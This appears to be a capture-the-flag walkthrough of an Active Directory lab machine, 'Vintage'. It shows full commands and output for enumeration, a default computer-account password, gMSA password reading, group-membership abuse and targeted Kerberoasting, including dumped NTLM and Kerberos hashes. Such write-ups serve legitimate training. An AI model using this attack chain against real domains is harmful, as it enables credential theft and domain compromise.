
Reconnaissance
Given Credentials
As it is common in real life windows pentests, we're given a set of credentials to start:
P.Rosa / Rosaisbest123nmap/TCP
nmap detected a bunch of open ports which is typical for a Domain Controller:
croc@hacker$ rustscan -a vintage.htb --ulimit 5000 -- -A -T5 -Pn -oA Initial
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.45:53
Open 10.10.11.45:88
Open 10.10.11.45:135
Open 10.10.11.45:139
Open 10.10.11.45:389
Open 10.10.11.45:445
Open 10.10.11.45:464
Open 10.10.11.45:593
Open 10.10.11.45:5985
Open 10.10.11.45:9389
Open 10.10.11.45:49664
Open 10.10.11.45:49668
Open 10.10.11.45:49674
Open 10.10.11.45:49685
Open 10.10.11.45:55598
[~] Starting Nmap
[>] The Nmap command to be run is nmap -A -T5 -Pn -oA Initial -vvv -p 53,88,135,139,389,445,464,593,5985,9389,49664,49668,49674,49685,55598 10.10.11.45

Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 10:48 EST
Nmap scan report for vintage.htb (10.10.11.45)
Host is up, received user-set (0.30s latency).
Scanned at 2025-02-25 10:48:15 EST for 114s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-02-25 15:48:30Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49685/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
55598/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
OS fingerprint not ideal because: Timing level 5 (Insane) used
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal)

Uptime guess: 0.243 days (since Tue Feb 25 05:00:54 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 53397/tcp): CLEAN (Timeout)
|   Check 2 (port 32930/tcp): CLEAN (Timeout)
|   Check 3 (port 61163/udp): CLEAN (Timeout)
|   Check 4 (port 18266/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 1s
| smb2-time:
|   date: 2025-02-25T15:49:32
|_  start_date: N/A

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   332.27 ms 10.10.14.1
2   331.93 ms vintage.htb (10.10.11.45)

Nmap done: 1 IP address (1 host up) scanned in 118.40 seconds
           Raw packets sent: 100 (8.116KB) | Rcvd: 51 (3.060KB)
The hostname of the DC is DC01 so I added DC01.vintage.htb and vintage.htb into the hosts file.
croc@hacker$ sudo sed -i '$a10.10.11.45 DC01.vintage.htb vintage.htb' /etc/hostsSMB - 139/445
A STATUS_NOT_SUPPORTED error appeared while connecting to the SMB Server. This is most likely because the SMB server does not support the authentication method being used.
croc@hacker$ impacket-smbclient 'vintage.htb'/'P.Rosa':'Rosaisbest123'@10.10.11.45
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] SMB SessionError: code: 0xc00000bb - STATUS_NOT_SUPPORTED - The request is not supported.On the other hand, I tried Kerberos Authentication and it worked like a charm. However, we don't have access to any useful shares.
croc@hacker$ impacket-smbclient 'vintage.htb'/'P.Rosa':'Rosaisbest123'@DC01.vintage.htb -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
# Ldapdomaindump - 389/TCP
Ldapdomaindump has two authentication modes: SIMPLE and NTLM(default). As NTLM is disabled, I tried using the SIMPLE authentication mode and it worked. This type of authentication utilizes a username and a password sent in clear text unless encrypted with SSL/TLS.
croc@hacker$ sudo /usr/bin/ldapdomaindump ldap://10.10.11.45 -u 'VINTAGEP.Rosa' -p 'Rosaisbest123' -at SIMPLE
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

croc@hacker$ ls
domain_computers_by_os.html  domain_groups.grep  domain_policy.html  domain_trusts.json          domain_users.json
domain_computers.grep        domain_groups.html  domain_policy.json  domain_users_by_group.html
domain_computers.html        domain_groups.json  domain_trusts.grep  domain_users.grep
domain_computers.json domain_policy.grep domain_trusts.html domain_users.htmlI found C.Neri_adm to be a Remote Desktop User which may allow RDP access if we pivot to this user.

There are a bunch of service accounts as well that might allow kerberoasting:

We also have a couple of Remote management users as well that could lead us to WinRM access:

Several computer accounts were also found:

Since the Account Lockout Threshold is set to 0, we're good password spraying:

Ldapsearch - List Users by Groups
An alternative way to enumerate users and their groups is by using ldapsearch with simple authentication:
croc@hacker$ ldapsearch -x -H ldap://10.10.11.45 -D "P.Rosa@vintage.htb" -w "Rosaisbest123" -b "DC=vintage,DC=htb" "(objectClass=user)" sAMAccountName memberOf
# extended LDIF
#
# LDAPv3
# base <DC=vintage,DC=htb> with scope subtree
# filter: (objectClass=user)
# requesting: sAMAccountName memberOf
#

# Administrator, Users, vintage.htb
dn: CN=Administrator,CN=Users,DC=vintage,DC=htb
memberOf: CN=Group Policy Creator Owners,CN=Users,DC=vintage,DC=htb
memberOf: CN=Domain Admins,CN=Users,DC=vintage,DC=htb
memberOf: CN=Enterprise Admins,CN=Users,DC=vintage,DC=htb
memberOf: CN=Schema Admins,CN=Users,DC=vintage,DC=htb
memberOf: CN=Administrators,CN=Builtin,DC=vintage,DC=htb
sAMAccountName: Administrator

# Guest, Users, vintage.htb
dn: CN=Guest,CN=Users,DC=vintage,DC=htb
memberOf: CN=Guests,CN=Builtin,DC=vintage,DC=htb
sAMAccountName: Guest

# DC01, Domain Controllers, vintage.htb
dn: CN=DC01,OU=Domain Controllers,DC=vintage,DC=htb
sAMAccountName: DC01$

# krbtgt, Users, vintage.htb
dn: CN=krbtgt,CN=Users,DC=vintage,DC=htb
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=vintage,DC=htb
sAMAccountName: krbtgt

# gMSA01, Managed Service Accounts, vintage.htb
dn: CN=gMSA01,CN=Managed Service Accounts,DC=vintage,DC=htb
sAMAccountName: gMSA01$

# fs01, Computers, vintage.htb
dn: CN=fs01,CN=Computers,DC=vintage,DC=htb
memberOf: CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=vintage,DC=htb
sAMAccountName: FS01$

# M.Rossi, Users, vintage.htb
dn: CN=M.Rossi,CN=Users,DC=vintage,DC=htb
sAMAccountName: M.Rossi

# R.Verdi, Users, vintage.htb
dn: CN=R.Verdi,CN=Users,DC=vintage,DC=htb
sAMAccountName: R.Verdi

# L.Bianchi, Users, vintage.htb
dn: CN=L.Bianchi,CN=Users,DC=vintage,DC=htb
memberOf: CN=ServiceManagers,OU=Pre-Migration,DC=vintage,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=vintage,DC=htb
sAMAccountName: L.Bianchi

# G.Viola, Users, vintage.htb
dn: CN=G.Viola,CN=Users,DC=vintage,DC=htb
memberOf: CN=ServiceManagers,OU=Pre-Migration,DC=vintage,DC=htb
sAMAccountName: G.Viola

# C.Neri, Users, vintage.htb
dn: CN=C.Neri,CN=Users,DC=vintage,DC=htb
memberOf: CN=ServiceManagers,OU=Pre-Migration,DC=vintage,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=vintage,DC=htb
sAMAccountName: C.Neri

# P.Rosa, Users, vintage.htb
dn: CN=P.Rosa,CN=Users,DC=vintage,DC=htb
sAMAccountName: P.Rosa

# svc_sql, Pre-Migration, vintage.htb
dn: CN=svc_sql,OU=Pre-Migration,DC=vintage,DC=htb
memberOf: CN=ServiceAccounts,OU=Pre-Migration,DC=vintage,DC=htb
sAMAccountName: svc_sql

# svc_ldap, Pre-Migration, vintage.htb
dn: CN=svc_ldap,OU=Pre-Migration,DC=vintage,DC=htb
memberOf: CN=ServiceAccounts,OU=Pre-Migration,DC=vintage,DC=htb
sAMAccountName: svc_ldap

# svc_ark, Pre-Migration, vintage.htb
dn: CN=svc_ark,OU=Pre-Migration,DC=vintage,DC=htb
memberOf: CN=ServiceAccounts,OU=Pre-Migration,DC=vintage,DC=htb
sAMAccountName: svc_ark

# C.Neri_adm, Users, vintage.htb
dn: CN=C.Neri_adm,CN=Users,DC=vintage,DC=htb
memberOf: CN=DelegatedAdmins,OU=Pre-Migration,DC=vintage,DC=htb
memberOf: CN=Remote Desktop Users,CN=Builtin,DC=vintage,DC=htb
sAMAccountName: C.Neri_adm

# L.Bianchi_adm, Users, vintage.htb
dn: CN=L.Bianchi_adm,CN=Users,DC=vintage,DC=htb
memberOf: CN=DelegatedAdmins,OU=Pre-Migration,DC=vintage,DC=htb
memberOf: CN=Domain Admins,CN=Users,DC=vintage,DC=htb
sAMAccountName: L.Bianchi_adm

# search reference
ref: ldap://ForestDnsZones.vintage.htb/DC=ForestDnsZones,DC=vintage,DC=htb

# search reference
ref: ldap://DomainDnsZones.vintage.htb/DC=DomainDnsZones,DC=vintage,DC=htb

# search reference
ref: ldap://vintage.htb/CN=Configuration,DC=vintage,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 21
# numEntries: 17
# numReferences: 3Note the FS01$ computer account being a part of Pre-Windows 2000 Compatible Access group which we didn't see earlier in ldapdomaindump output. That is interesting!
BloodHound Collection
I collected the loot using bloodhound-python and uploaded in bloodhound:
croc@hacker$ bloodhound-python -u 'P.Rosa' -p 'Rosaisbest123' -d 'vintage.htb' -c all -ns 10.10.11.45
INFO: Found AD domain: vintage.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.vintage.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.vintage.htb
INFO: Found 16 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: FS01.vintage.htb
INFO: Querying computer: dc01.vintage.htb
WARNING: Could not resolve: FS01.vintage.htb: The resolution lifetime expired after 3.106 seconds: Server Do53:10.10.11.45@53 answered The DNS operation timed out.
INFO: Done in 01M 56S

croc@hacker$ ls
20250228115043_computers.json 20250228115043_domains.json 20250228115043_groups.json 20250228115043_users.json 20250228115043_containers.json 20250228115043_gpos.json 20250228115043_ous.jsonThe reason that FS01.vintage.htb didn't resolve here is that the target machine doesn't have a DNS record for it:
croc@hacker$ nxc ldap DC01.vintage.htb -d 'vintage.htb' -u 'P.Rosa' -p 'Rosaisbest123' -k -M get-network -o ALL=true
LDAP        DC01.vintage.htb 389    DC01             [*] None (name:DC01) (domain:vintage.htb)
LDAP        DC01.vintage.htb 389    DC01             [+] vintage.htbP.Rosa:Rosaisbest123
GET-NETWORK DC01.vintage.htb 389    DC01             [*] Querying zone for records
GET-NETWORK DC01.vintage.htb 389    DC01             Found 1 records
GET-NETWORK DC01.vintage.htb 389    DC01             [+] Dumped 1 records to /home/kali/.nxc/logs/vintage.htb_network_2025-03-12_150255.log

croc@hacker$ cat /home/kali/.nxc/logs/vintage.htb_network_2025-03-12_150255.log
dc01.vintage.htb 10.10.11.45Data Analysis
I started with the P.Rosa account since we had its credentials, but I didn’t find anything useful there. Next, I focused on the computer objects, as we had already spotted something interesting—the Pre-Windows 2000 Compatible Access group.
Pre-Windows 2000 Compatible Access group
This group was introduced by Microsoft in Windows 2000 primarily to provide backward compatibility with Windows NT and legacy applications requiring broad read access to Active Directory. According to Microsoft,
It is a backward compatibility group which allows read access on all users and groups in the domain.I recommend reading the following to understand the security implications of this group:


Abusing FS01$
If a new computer is configured as a "Pre-Windows 2000 Computer", it means that it's credential is DOMAIN.TLDCOMPUTERNAME$:computername(The password is the lowercase of the computer name). However, once an authentication occurs for a pre-windows 2000 computer, it's password usually needs to be changed.
As FS01$ is a part of this group, it's worth checking whether we can do something with it or not. I tried to get a TGT for it which got successful:
croc@hacker$ impacket-getTGT 'vintage.htb/FS01$:fs01' -k -dc-ip DC01.vintage.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in FS01$.ccacheHence, we own the FS01$ computer object. We can also gain a SMB shell if we want:
croc@hacker$ export KRB5CCNAME=FS01$.ccache

croc@hacker$ impacket-smbclient 'vintage.htb'/'FS01$'@DC01.vintage.htb -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
# Way Forward - BloodHound

I marked FS01 as owned and then under Analysis > Shortest Path from owned Principals, I found that the Domain Computers group, which FS01 is a member of, has ReadGMSAPassword permissions over GMSA01$.
Abusing Group Managed Service Account - GMSA01$
According to BloodHound,
Group Managed Service Accounts are a special type of Active Directory object, where the password for that object is managed by and automatically changed by Domain Controllers on a set interval(check the MSDS-ManagedPasswordInterval attribute).

The intended use of a GMSA is to allow certain computer accounts to retrieve the password for the GMSA, then run local services as the GMSA. An attacker with control of an authorized principal may abuse that privilege to impersonate the GMSA.
Moving forward, I successfully retrieved the NTLM hash for the GMSA01$ account by authenticating as the FS01$ account using bloodyAD.
croc@hacker$ KRB5CCNAME=FS01$.ccache bloodyAD --host "DC01.vintage.htb" -d "vintage.htb" -k get object GMSA01$ --attr msDS-ManagedPassword

distinguishedName: CN=gMSA01,CN=Managed Service Accounts,DC=vintage,DC=htb
msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:51434c5b357ff89c5f85d994a27f7339
msDS-ManagedPassword.B64ENCODED: qNZ+qlGD+Cx17DM27SffmeF+2eftJRLCsHfxsLxSzhh2dERzgKmiJzvEHrfEAqstlS64r4Y1OQdu8sdCT6b8+gYXpLDa8xBQIFyshNK7YPrERV3rJVALnhITHE4lKIYoagI4Dr9owAMBGo7ZC4LOoBGk90mk4uuIMHNtylVRWva41F+v2TFCzSNfKnBSVuLhiZ+koEMTCkgP3Z+4Xnnluw6qkD3WPsnsYDlYYizOGPhsUwB1GJyzFHawe4iwfVnbWQdouCgflR27treFO5W0R5RqcRhkwEYLomOobFVUa3kGh1iQNdpaJLPI6Uo4767UM1O/sSaeML8nKVKhwsDolA==Furthermore, I got the TGT for GMSA01$ using his NTLM hash. Hence, we have full control over it.
croc@hacker$ impacket-getTGT 'vintage.htb/GMSA01$' -hashes aad3b435b51404eeaad3b435b51404ee:51434c5b357ff89c5f85d994a27f7339 -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in GMSA01$.ccacheRevisiting BloodHound
I found that GMSA01$ has the ability to add itself to Service Managers group:

I used bloodyAD to add GMSA01$ to the Service Managers group:
croc@hacker$ KRB5CCNAME=GMSA01$.ccache bloodyAD -d 'vintage.htb' -u 'GMSA01$' -k --host 'DC01.vintage.htb' add groupMember 'ServiceManagers' 'GMSA01$'
[+] GMSA01$ added to ServiceManagersShell as C.Neri
Targeted Kerberoasting - Service Accounts
Investigating the Service Managers group in bloodhound, I found that the members of this group has GenericAll privilege over three service accounts: svc_ldap, svc_sql & svc_ark. This is also known as full control. This privilege allows the trustee to manipulate the target object however they wish.

Full control of a user allows us to modify properties of the user in order to perform a targeted kerberoast attack. The tool used will set an arbitrary SPN on all the svc_* accounts, request a TGS and then remove the SPN.
croc@hacker$ KRB5CCNAME=GMSA01$.ccache python3 targetedKerberoast.py -k --no-pass -d 'vintage.htb' --dc-host 'DC01.vintage.htb' --dc-ip '10.10.11.45'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (svc_ldap)
$krb5tgs$23$*svc_ldap$VINTAGE.HTB$vintage.htb/svc_ldap*$4cace799b4753e4e7521f512d68046a6$e49b0b03add50aaf82eb2bbd2b104f1f96e87a662655bfdfd95a401f0eb5ac58f8a28394a66f85c4c89cdc9fb86161a05f55cb195b15615a32b86206e7cae10421e40e0269314b9242d3324cf882d3266a63bd9107110d252f571699e55130b8473ff8961602beec6df014aa61dd3e9dddfad02124e67e6324b37ac17edf0756cd9a0631cc5c28beae652f2337a7dcc90b0b4c94625549b42a07bae5dd336affc45fd99f9c45314eee1d6329bbdbfefe9d42b1a13d702705167c2210deff8624113c5b3d0821efcef78146b185540ac2d622ba677c1e4fc454ba128b3a296221df84776a97eb0c1223e85eba3d00cd6d07cf0879c447f789a50fe53e7881af4a32a1fc72657425be530c32554dbdf8fd4bd26b10da6de162599753bae2c915bce1b46b2a4a58b5cb29ce260aec28af2c942f283b31ae3c028e2e9c2b92ec2c21a749ce8471918cb023068f5f57c5e23652b1262a1df87d527f2849ea6628807754fa942e2353e5e4c8fc22f1079e3dc062adac1450ee0713599b59f3de4f74e00acb40613c7d7ee9574adf5d085811bfe4698d606444da84165b2807dbe4671702f72780af2ad5b42bd46a89309878018e4f83a0dd8cfbfe7a3d05b606a93917a135cf69c93062f941fe3b4f301cf5b76e3966896bad0ee3d2224477e8475ccfec98813b481226f1385507e7876c9e82814ff48ea90c4207e2c1995c743297da7ee9e031004e6134c5459e7b30cfea29193fb623c08ae2bd923945758634ac8f7c7534bc8013e2d5ef10e1d8823090ddd432810cfa17f1f81935d90d98530ac56625851e544310f877ba89bbf4ef646c505fe6a33f5e8cce70d35559d35cb5f23ba588465f3f2400c2c51de57efda9d65e1af2940c7b1d8481a135826df4e3d379d09cf2a9c95a98efff900abbd0cf17e25821c11c3642c6a80badb74014e7d375bb6f99b76def89295a4b4358600de0ea4aeb2b46e046e65474663775f9daf723e11dc4cd02c34005cd4e405c96739a7b59030bb0d312b7a51079abff82f054e91f7a2e69ae78e4184582766aa05c9577b06928ee7f008aee5acad3717641bc492a4849270a15a8106b6a94cb25196e7100b59681c33c915b1664dc1cc49042574e8a3fe23b30762acc3708514c57150a210e0a811fe26af640ac1d5e6f0b132dfb6484edc38536c0fab621aa0382c77939c432eb88118515c79beffd473e220dc84ad58d2c56165056bdc4a7e8687ced370cfff7582381cd4777aaece2b8d7b5ee9005dec1a2e711822fbfabe71293cdc7b2364fe2f48c0a490d845de191a0baa6ed6351b1c62d274a92505482e0851a9053429528935e5bd5803055568214985bd39a4d4107d0ad5306187edb7d24fd463132f77c87cd94b178c56c29b2a9a25d44cd5e45fecdb89e7c76b4f60e3c7a86933f88603a04a4c39355f3be5f24500eca
[+] Printing hash for (svc_ark)
$krb5tgs$23$*svc_ark$VINTAGE.HTB$vintage.htb/svc_ark*$ee407a467d551f7bafb41550d761efc0$eafa2a8943fd67185df83290c4a82c26cff33460d4eae96128f297ef6f6ccea3b2d6e0fb4781a7cae205045445b2df4cff0757d9c79c50a4046b6629e47db6e19309734fac086d5b314c14cc984f597c1772aaa35f794a77121fb2cea6ebf939c1efd70fd6e2614bebd4a4d27c09fcc7ec1424b93ae936bd9299d1d0fb0e27d0d687200bcb6489c66e1b4ffbf5253ef87532a703bded87c94ade871a6d6bd78ce477584dbd5780907fb11aa8fbc205bbed6ba178fbbf87c219a5780caac18dc3d91ddae2538954e18269f8f183f9f867cc4e4c08342f1f6728dd00a7e60c4fc7b10fdcf63e8b4a9e4ed924df8200ad736d77c90ab4cf80b6de2bad41ce5daf4506b7b96cee127e9c84d06a283c325c814ab9d271be38e98c4de0b6eaac13cee96c8c85b77539bcdcb770bd1572661eb5cd7e12892dd5b7be16cc0430427afcaf25ad53b862f7121a2429085a7e3cfd77faa4ddf93addc4d11c03bf07ecda671d4a616a07176b6d93469ad0a441dc608097566e7cb4b385ea66c6b66d47d629f43a81377117bf855e6e279b60d1ea670fa3fe90d4f17a42422bce6421d551b890724a060a0a37f2f2f3eafeaeda5005394a8b2a1c6dcfe06bcb96119caf2d08911cdebf0147792642f24c217706c9355bfbbeffa40896429dfb45b0bba1124f106e7fe92e46f70ec8cab2267d822f2472b557c5b99ec011b16906b17235ebe0a5c82eee5886d3675f852b86a39f26cbe7b8e2afc2f10b227e4b24c8488986477dc199a27cade4f2048dd6f4f5b60269b9da9a8c8911ff7f85bc4b8b747f05b9d37879e4c01d20c2c5b025251a7b18911740a9cfd08f990dcb68b29f9951b8140e0d96a47c92401af16e521b76a9f6dfc7a258767e8ea1b790054d2dec6a087d0df464caea8a0d641e9335449d2ba24c008146d0fa54b56f4dfd7392e9d2eb5ffee38a1863bf242e6a94d367eb8d19b5c00bb1611f35727669c1e52b993ccca0fd4818b3f9ea62b841a69dda4497f174a6e69327d8fdde71212ab89ca1efdb6b6a04768569055fe493d2e71617abd42bac1c81325f5a59ce6926e5b59e9020d97e9148b88d86bfee9cd4e3ec6abd9f1df17c77b3e3a92eba2daa25cf3e976233ca24d04a0cc01f39997155d9c88c2397e5e12c57b0ef8c5dfe886ff7bc15cef3f04f765fbca7ef8efbb72ef4ed5af83def90dcdcf6c6564a1450101cd2de2ddd1bb74b9ea216667c1a5f713ef21c948b4005791309244c757571325ec7a0a20367b30297db3aa3dcf9ca7158e31ee3d78708b9a9ccd30f706bfef42267616861554559e6dbd8bf4d59f6b7cfd4ff8d4d1fd6efd251b9bcd0b5ac98fbddbb86a0837ef4bc34a8ceba632fdd957acad4c9e92e043d3bc012527c0d14e1c26446abc3cd7a90cefdee3159f7ec0cbc46614cbc33d285622b9b48885c57724b8359cfae066f4bNote that this only retrieved the TGS for two service accounts. The svc_sql account is absent from the output. This is because it is not enabled, as you can see below in bloodhound:

I enabled the svc_sql account using bloodyAD:
croc@hacker$ KRB5CCNAME=GMSA01$.ccache bloodyAD -u 'gMSA01' --host 'DC01.vintage.htb' -d 'vintage.htb' -k remove uac 'svc_sql' -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from svc_sql's userAccountControlNow that the svc_sql account is enabled, performing the targeted kerberoasting again successfully retrieved the TGS for all three service accounts.
